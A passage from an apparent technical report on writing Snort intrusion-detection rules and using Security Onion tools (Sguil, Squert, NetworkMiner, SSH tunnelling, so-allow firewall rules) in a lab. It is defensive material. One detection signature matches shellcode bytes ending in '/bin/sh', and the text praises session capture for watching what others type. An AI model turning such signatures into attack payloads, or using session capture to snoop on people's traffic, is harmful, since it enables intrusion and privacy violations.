The Rule header is the text up to the first parenthesis, and the segment enclosed in the parenthesis is the rule options. Option keywords are the words before the colon in the rule options section. Any rule does not need the rule options section; it is used to create more precise definitions of packets to collect or alert on (or drop). For the indicated rule to be taken, all the elements in the rule should be valid. The elements can be considered to form a logical AND argument when combined. The numerous rules in a snort rules library file can create a significant Logical OR statement [97].

A. Includes

- i. Other rules files can be included in the rules file defined on the snort command line using the include keyword. It functions similar to the C programming language “#include”, reading the designated file contents and inserting them into the file where the include variable appears.
- ii. *Syntax:* Include: <include file path/name>

There should not be a semicolon mentioned at the end of the above syntax line. All predefined variable values will be substituted into their own variable references by the included files.

B. Variables

- i. Variables may be defined in the snort. There are simple substitution variables set with the var keyword as seen in the code block below.
- ii. *Syntax:* Var:<name> <value>

```
var MY_NET[192.168.20.0/24, 10.10.10.0/24] alert tcp any any -> $MY_NET
any (flags: S; msg: "SYN packet";)
```

C. Rule Headers

i. Rule Actions

The Rule header contains the information that defines the “who, where, and what” of a packet and what to try and do within the event that a packet with all the attributes indicated within the rule ought to show up. The primary item in the rule is the rule action. The rule action means snort will try and do it once it finds a packet that matches the rule criteria. There are five available default actions in snort, alert, log, pass, activate, and dynamic [97].

- Alert – generate an alert using the selected alert method and then log the packet.
- Log-log the packet
- Pass – ignore the packet.
- Activate – alert and then turn on another dynamic rule.
- Dynamic – remain idle until activated by an activate rule, and then act as a log rule.

ii. Protocols

The next field in a rule is the protocol. There are four IP protocols that snort currently analyzes for suspicious behavior, TCP, UDP, IP and ICMP.

D. IP Addresses

The IP address and port information for a given rule are the next sections of the rule header. Any address can be specified with the keyword “any”. For the IP address fields in the rules packet, snort does not have a function to include it in a hostname lookup. A CIDR block and a straight numeric IP address combine to form the addresses. A CIDR block and a straight numeric IP address combine to form the addresses. The netmask that should be applied to the rule’s address and any incoming packets checked against the rule is defined in the CIDR block [97].

In the code block below, the source IP address was set to match for any computer talk, and the destination address was assigned to check on the 192.168.2.0 class network.

The negation operator is an operand that can be extended to IP addresses. This operator instructs snort to fit any IP address other than the one specified in the IP address. The “!” operator is used to denote the negation operator. For example, with the negation operator, a simple change to the snort rule will make it alert on any traffic that originates outside of the local net.

```
alert tcp !192.168.31.0/24 any -> 192.168.2.0/24 233 (content: "|00 23 89 b3|"; msg:" Internal mounted access" ;)
```

This rule’s IP addresses indicate “any TCP packet with a source IP address not originating from the internal network and the destination address on the internal network.

E. Port Numbers

There are many ways to specify the port numbers, including “any” ports, static port descriptions, ranges, and negation. “Any” ports is a wildcard attribute that can be used to refer to any port. Static ports have a single port number., such as 111 for portmapper, 23 for telnet, 80 for HTTP, and so on. The range operator “:” is used to denote port ranges [97].

```
log udp any any -> 192.168.3.0/24 1:1024
log tcp any any -> 192.168.3.0/24 :6000
log tcp any any -> 192.168.3.0/24 500:
```

```
log tcp any any -> 192.168.3.0/24 !1000:1030
```

F. The Direction Operator

The Direction operator “->” specifies the traffic’s orientation, or “direction”, to which the rule applies. The traffic coming from the source host is the IP address and port numbers on the left side of the path operator, while the traffic coming from the destination host is the address and port information on the right side of the operator [97].

G. Activate/ Dynamic Rules

Activate/Dynamic rule pairs give snort a powerful capability. When the operation of one rule is performed for a certain number of packets, another rule will be activated. If the snort must be conducted for a follow-on recording when a particular rule “goes off,” this function is beneficial. Activate rules are very similar to alert rules, except that they have a “required” options field “activates” [97].

```
dynamic tcp !$HOME_NET any -> $HOME_NET 143 (activated_by: 1;
count: 50;)
```

H. Rule options

The core of the snort intrusion detection engine is its rule options, which combine ease of use with power and versatility. The semicolon “;” character is used to distinguish all snort rule options from one another. The colon “:” character separates rule options keywords from their arguments [97].

I. Msg

The msg rule options instruct the logging and alerting engine to print a message in addition to a packet dump or an alert. It’s a simple text string that uses the “\” as an escape character to denote a distinct character that would otherwise cause snort’s rule parser to become confused (with the semicolon “;” character) [97].

Syntax: msg:“<message text>” ;

J. Classtype

The class type keyword identifies a rule as detecting an attack that belongs to a broader attack category. Snort comes with a collection of attack classes that are used by the rules that come with it. Defining rule classifications allows Snort to organize better the event data it generates [97].

Syntax: Classtype:<class name>;

K. ID

This optional keyword is used to check the IP header fragment ID field for an exact match. This field is set explicitly for various purposes by specific hacking tools (and other programs); for instance, the value 31337 is common among hackers. This can be used against them by implementing a basic rule that checks for this and some other “hacker numbers” [97].

Syntax: Id:“<number>”;

L. Content

One of the snort’s most critical features is the content keyword. It allows creating rules that look for unique content in the packet payload and send responses based on that information. The Boyer-Moore pattern match function is named whenever a content option pattern match is performed, and the (rather computationally expensive) test is performed against the packet contents [97].

The content keyword options data is a little more complex, containing both text and binary data. The binary data is usually interpreted as bytecode and enclosed within the pipe (“|”) character. Bytecode is a minimal tool for representing complex binary data since it represents binary data as hexadecimal numbers. This is seen in a snort rule shown below, which shows an example of mixed data and binary data [97].

```
alert tcp any any -> 192.168.3.0/24 143 (content: “|90C8 C0FF  
FFFF|/bin/sh”; msg: “IMAP buffer overflow!”;)
```

Syntax: Content:“<content string>”;

M. Flags

This rule sets the TCP flags for the match. There are a total of eight flags variables available in snort [97]:

- F – FIN (LSB in TCP Flags Byte)
- S - SYN
- R - RST
- P - PSH
- A – ACK
- U - URG
- 2 – Reserved Bit 2
- 1 – Reserved Bit 1 (MSB in TCP Flags Byte)
- There are logical operators that can also be used to specify matching criteria for the indicated flags.
- + - ALL flag, match on all specified flags plus any others
- *- Any Flag, match on any of the specified flags
- ! – NOT flag, match if the specified flags are not present in the packet

Syntax: Flags:<flag values>;

N. Log_Tcpdump

The log tcpdump module logs packets to a file in tcpdump format. With a large number of resources available for analyzing tcpdump formatted data, this is useful for performing post-process analysis on collected traffic. The name of the output file is the only argument for this module [97].

Syntax: log_tcpdump: <output filename>

O. Session

The session keyword, which was introduced in version 1.3.1.1, is used to extract user data from TCP sessions. It's great for seeing what other people are typing in telnet, rlogin, ftp, or even web sessions. The session rule alternative has two available argument keywords: printable or all. Only data that the user would usually see or be able to type is printed using the printable keyword [97].

Syntax: Session: [printable\all]: log udp any any <> 192.168.10.0/24
23 (session: printable;)

P. Final Snort Rule

```
alert tcp [192.168.20.0/24] any -> [192.168.10.0/24] any (msg:"TCP  
connection from PZ to TZ"; flags: S; classtype:misc-attack;  
sid:1000019; rev:1;)
```

- Alert – It generates an alert if any TCP packet traffic is passed between 192.168.20.0/24 and 192.168.10.0/24 network in any ports and then log the packet
- Msg – It prints the message that was specified in the Rule options section “TCP connection from PZ to TZ” in the alert message
- Flags – This sets the TCP Syn Flag to check for the match in the incoming packets
- Classtype – This option specifies that this rule belongs to the misc-attack category section
- Sid – It specifies snort rule id, which is unique to every rule

- Rev – It specifies the revision number of the rule, which notifies that there can be a multiple version for the snort rule, and this one belongs to rev number 1.

XXVIII. TOOLS IN SECURITY ONION

Alert rules as described in the previous section, generates alerts in SNORT IDS, as per the specifications mentioned in a rule. The generated alerts are stored in a database and one of the GUIs to access the alert data in Security Onion is Sguil. The alert data in Sguil is called events and includes details of an alert rule in Snort, session data acquired from SANCP, and raw packet capture from another instance of Snort running in packet logger mode. The event data is in real-time and hence facilitates the practice of security monitoring and event-driven analysis, i.e, to collect, analyze, and escalate the indications to detect and respond to events [98].

Sguil is written in TCL/TK and is not web-based, and the web interface of Sguil is provided by Squert. Sguil has a limitation that it can use only 1024 sockets to receive communication, which could be the highest number of sensor agents or sniffing interfaces that can be used. Below is the screenshot of the Sguil interface.




Fig. 58. Sguil real-time events display in Security Onion

In Sguil, the following information could of interest at a first glance.

- Source IP (Src IP)
- Source port (SPort)
- Destination IP (Dst IP)
- Destination port (DPort)
- Event message

If we enable “Show Packet Data” and “Show Rule” by selecting the checkboxes, the alert rule and the details of the packet that triggered the alert rule would be visible. In the figure we could see the rule:

```
alert tcp [192.168.20.0/24] any -> [192.168.10.0/24] any (msg:"TCP connection from PZ to TZ"; flags:S; classtype:misc-attack; sid:1000019; rev:1;)
```

and the packet with SYN flag set from 192.168.10.90:46102 to 192.169.10.90:3456.

The first column in Sguil represented by “ST” is for status range and has color codes: red, yellow, orange in descending order of their priorities. Right-click on a specific value in the first column will give options as shown in the figure below.




Fig. 59. Different category options for quick query on the status

Quick queries in various categories have predefined SQL queries which open in a separate tab when clicked upon, as shown below.




Fig. 60. Unauthorized root access – quick query

Similarly, advanced queries have similar category options as quick queries but gives an option for building custom queries.




Fig. 61. Custom query build option for advanced query

The second column is represented by “CNT” gives the count of alerts for a given rule. Right click on a value of CNT gives an option to view all the correlated events in a separate tab.




Fig. 62. Options to view correlated events of a grouped count

Below is an example of correlated events when we clicked on the CNT value of 12 for an alert with the message “GPL ICMP_INFO PING *NIX”, it would help look at all the hosts/IPs which had the same alerts and the time of the alerts, which could be useful in analyzing all the affected hosts.




Fig. 63. Correlated events of alert id 3.127

The third column is Alert ID which is unique for each alert generated. Right click on an Alert ID gives multiple options for various tools like Event History, Transcript, Wireshark, Network Miner, Bro.




Fig. 64. Options of various tools upon right clicking alert id

The transcript option can be used to view the session transcript and details.



Fig. 65. Transcript view

NetworkMiner is another important tool that displays all the incoming and outgoing connections on the two hosts in the Alert ID and if any file transfers, images, messages, credentials in plain text, anomalies, etc.




Fig. 66. Network miner tool view

Sguil can be accessed only on the security onion host with GUI enabled. In our lab environment, security onion and other hosts do not have a publicly routable IP address and most of the hosts have their GUIs disabled. In order to access the alert data on security onion, we use Squert which would act as a pivot to CapMe, Kibana, and few other external analytical tools like VirusTotal, ZeusTracker. Connection to external tools can be made only if the security onion host has connectivity to the internet. Our lab environment has a public IP address host and a remote connection to hosts in our lab is made via SSH session using putty. Instead of standard SSH port 22, a different port for SSH traffic is enabled and redirected via firewall rules. For example, if the public IP to the gateway host is 8.8.8.8 and the port number allowed for SSH traffic is 5678, it can be accessed with Putty as shown below.




Fig. 67. Putty to access via ssh

To have access to the web page or port 443 of security onion from the internet, the client traffic has to be routed through public routable gateway IP, for which we shall configure SSH tunneling in the above-shown putty configuration window. For example, if the gateway host is connected to the security onion using an internal network and accessible from the gateway host using IP address 4.4.4.4. To access the web page on security onion from our localhost, we need an un-registered local port for port re-direction which in our case is port 1234. In the drop down of “SSH” option in the left pane of the Putty configuration window, click “Tunnels”. In the source field add 1234, in the destination 4.4.4.4:443 and click “Add”. In the “Session” window name the settings and save the configuration. To open a session with the same settings, it can be accessed using the saved name and “Load” option.




Fig. 68. SSH Tunnel option to connect to security onion

Squert is the web interface for Sguil. To access Squert, if on the security onion localhost, it could be done by double clicking the squert icon on the desktop or by using the URL <https://localhost/squert/> in the chromium-browser. To access squert web page from a remote host using the IP address of the security onion, for example <https://192.168.40.1/squert/>, the remote host's IP should be added using the command "sudo so-allow" and choose option "a" to add the IP for analyst communications. For our lab environment with the given example IP addresses, port numbers, and tunneling options, it can be accessed from local hosts (desktop/laptop) using <https://localhost:1234/squert/>.

```

seconionmgmt@seconionmgmt-virtual-machine:~$ sudo so-allow
This program allows you to add a firewall rule to allow connections from a new IP address.

What kind of communication would you like to allow?

[a] - Analyst - ports 22/tcp, 443/tcp, and 7734/tcp
[b] - Logstash Beat - port 5044/tcp
[c] - apt-cacher-ng client - port 3142/tcp
[e] - Elasticsearch REST endpoint - port 9200
[f] - Logstash forwarder - standard - port 6050/tcp
[j] - Logstash forwarder - JSON - port 6051/tcp
[l] - Syslog device - port 514
[n] - Elasticsearch node-to-node communication - port 9300
[o] - OSSEC/Wazuh agent - port 1514
[r] - OSSEC/Wazuh registration service - port 1515/tcp
[s] - Security Onion sensor - 22/tcp, 4505/tcp, 4506/tcp, and 7736/tcp

If you need to add any ports other than those listed above,
you can do so using the standard 'ufw' utility.

For more information, please see:
https://securityonion.net/docs/Firewall

Please enter your selection:
a

Configuring firewall for analyst...
Please enter the IP address (or CIDR range) you'd like to allow to connect to port(s): 22,443,7734
192.168.102.2
We're going to allow connections from 192.168.102.2 to port(s) 22,443,7734.

Here's the firewall rule we're about to add:
sudo ufw allow proto tcp from 192.168.102.2 to any port 22,443,7734

```

Fig. 69. Adding analyst IP to security onion

The success of adding an analyst IP can be confirmed by using the command “so-allow-view”, which will display all the allowed IPs.

```

seconiongmt@seconiongmt-virtual-machine:~$ sudo so-allow-view

-----
UFW Rules
-----
To Action From
-----
22/tcp ALLOW Anywhere
22,443,7734/tcp ALLOW 192.168.40.10
22,4505,4506,7736/tcp ALLOW 192.168.40.10
172.18.0.1 50000/tcp ALLOW 172.18.0.0/16
22,4505,4506,7736/tcp ALLOW 192.168.40.0/24
22,4505,4506,7736/tcp ALLOW 192.168.40.30
172.18.0.1 50001/tcp ALLOW 172.18.0.0/16
22,4505,4506,7736/tcp ALLOW 192.168.40.20
172.18.0.1 50002/tcp ALLOW 172.18.0.0/16
172.18.0.1 50003/tcp ALLOW 172.18.0.0/16
22,443,7734/tcp ALLOW 199.188.120.229
22,443,7734/tcp ALLOW 192.169.102.1
22,443,7734/tcp ALLOW 192.169.102.2
22/tcp (v6) ALLOW Anywhere (v6)
-----

-----
Docker IPTables Rules
-----
To Action From
-----
seconiongmt@seconiongmt-virtual-machine:~$
  
```

Fig. 70. Verifying addition of analyst IP

Below is the screenshot of Squert events page, which shows the events of the current day.

